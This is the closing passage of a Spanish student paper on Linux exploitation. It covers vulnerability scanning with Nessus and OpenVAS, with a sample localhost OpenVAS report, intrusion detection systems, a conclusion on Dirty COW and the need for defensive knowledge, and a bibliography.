Otras herramientas están orientadas al análisis remoto de vulnerabilidades, por ejemplo herramientas como **Nessus** o **OpenVAS** realizan un análisis remoto de la máquina identificando los servicios que tiene en ejecución y la versión de dichos servicios, de forma que buscan en su base de datos vulnerabilidades específicas para dichos servicios. Es una forma de mantenernos actualizados conociendo si nuestro servidor web por ejemplo está en su versión más reciente o debemos preocuparnos de actualizarlo al tener una vulnerabilidad.



Vulnerability	Severity	QoD	Host	Location	Created
GSA Default Admin Credentials	10.0 (High)	100%	127.0.0.1	443/tcp	Wed Dec 14 22:02:47 2016
SSL/TLS: Report Perfect Forward Secrecy (PFS) Cipher Suites	0.0 (Log)	98%	127.0.0.1	9390/tcp	Wed Dec 14 21:49:15 2016
SSL/TLS: Report Perfect Forward Secrecy (PFS) Cipher Suites	0.0 (Log)	98%	127.0.0.1	443/tcp	Wed Dec 14 21:49:15 2016
SSL/TLS: Report Supported Cipher Suites	0.0 (Log)	98%	127.0.0.1	9390/tcp	Wed Dec 14 21:49:15 2016
SSL/TLS: Report Supported Cipher Suites	0.0 (Log)	98%	127.0.0.1	443/tcp	Wed Dec 14 21:49:15 2016
SSL/TLS: Report Medium Cipher Suites	0.0 (Log)	98%	127.0.0.1	9390/tcp	Wed Dec 14 21:50:48 2016
SSL/TLS: Report Medium Cipher Suites	0.0 (Log)	98%	127.0.0.1	443/tcp	Wed Dec 14 21:50:48 2016
SSL/TLS: Report Non Weak Cipher Suites	0.0 (Log)	98%	127.0.0.1	9390/tcp	Wed Dec 14 21:50:48 2016
SSL/TLS: Report Weak Cipher Suites	5.0 (Medium)	98%	127.0.0.1	9390/tcp	Wed Dec 14 21:50:49 2016
SSL/TLS: Report Non Weak Cipher Suites	0.0 (Log)	98%	127.0.0.1	443/tcp	Wed Dec 14 21:50:49 2016

Figura 13. Interfaz de OpenVAS

Por supuesto, contamos también con la ayuda de IDS o sistemas de detección de intrusos que ayudan a detectar el acceso no autorizado a un sistema operativo o a una red. Estos sistemas comparan la actividad con registros o firmas de ataques conocidos además de llevar un registro de la actividad normal del sistema (basado en patrones), de forma que si hay actividad sospechosa (fuera del patrón) avisa al administrador y bloquea dicho acceso.

Conclusión

En este trabajo hemos visto que explotar un sistema operativo Linux es más sencillo de lo que parece, solo basta con descargar el exploit correspondiente, compilarlo y ejecutarlo. En el peor de los casos tendremos que hacer una modificación en el código pero generalmente sigue la misma estructura.

Esto nos demuestra que pese a como comentábamos en la introducción, Linux no es tan seguro. Tiene sus fallos de seguridad como cualquier otro sistema operativo y cualquier persona con las herramientas y los conocimientos adecuados puede llegar a explotarlo.

En ocasiones no basta con tener un sistema actualizado y bien configurado, no importa lo seguro que sea pues debemos pensar que tarde o temprano alguien explotará una vulnerabilidad y entrará en nuestro sistema. Es por eso que la pregunta no es si somos vulnerables o no, sino que sería más correcto preguntar qué hacer cuando nuestro sistema se vea expuesto.

Hemos visto que vulnerabilidades como Dirty COW aún existen y hay sistemas vulnerables, y es muy difícil hacer que todos los dispositivos Linux del mercado estén actualizados a la última. Siempre habrá alguna empresa que muestre más oposición a la hora de actualizar su software.

Es por ello que la única solución es el conocimiento, sólo si conocemos las diferentes herramientas que usan los cibercriminales y sabemos qué vulnerabilidades tiene nuestro sistema y cómo explotarlas, podremos aprender a defendernos frente a sus ataques.

Bibliografía

- Wikipedia, Sistemas de Detección de Intrusos [en línea], 7 Diciembre 2017, https://es.wikipedia.org/wiki/Sistema_de_detecci%C3%B3n_de_intrusos
- Offensive Security, OpenVAS Vulnerability Scanning [en línea], 7 Diciembre 2017, <https://www.kali.org/penetration-testing/openvas-vulnerability-scanning/>
- OWASP, Buffer Overflow Attack [en línea], 9 Marzo 2014, disponible en https://www.owasp.org/index.php/Buffer_overflow_attack
- g0tmi1k, Basic Linux Privilege Escalation [en línea], 2 Agosto 2011, disponible en <https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation>
- Jonathan Leffler, Disable stack protection on Ubuntu for buffer overflow without C compiler flags [en línea], 28 Septiembre 2016, disponible en <https://unix.stackexchange.com/questions/66802/disable-stack-protection-on-ubuntu-for-buffer-overflow-without-c-compiler-flags>
- DirtyCOW, DirtyCOW Vulnerability Details [en línea], 7 Diciembre 2017, disponible en <https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails>
- Wikipedia, Privilege Escalation [en línea], 7 Diciembre 2017, disponible en https://en.wikipedia.org/wiki/Privilege_escalation
- Puente Castro, David. Linux Exploiting. Técnicas de explotación de vulnerabilidades en Linux para la creación de exploits. 1º Edición, 0xWORD, 2013.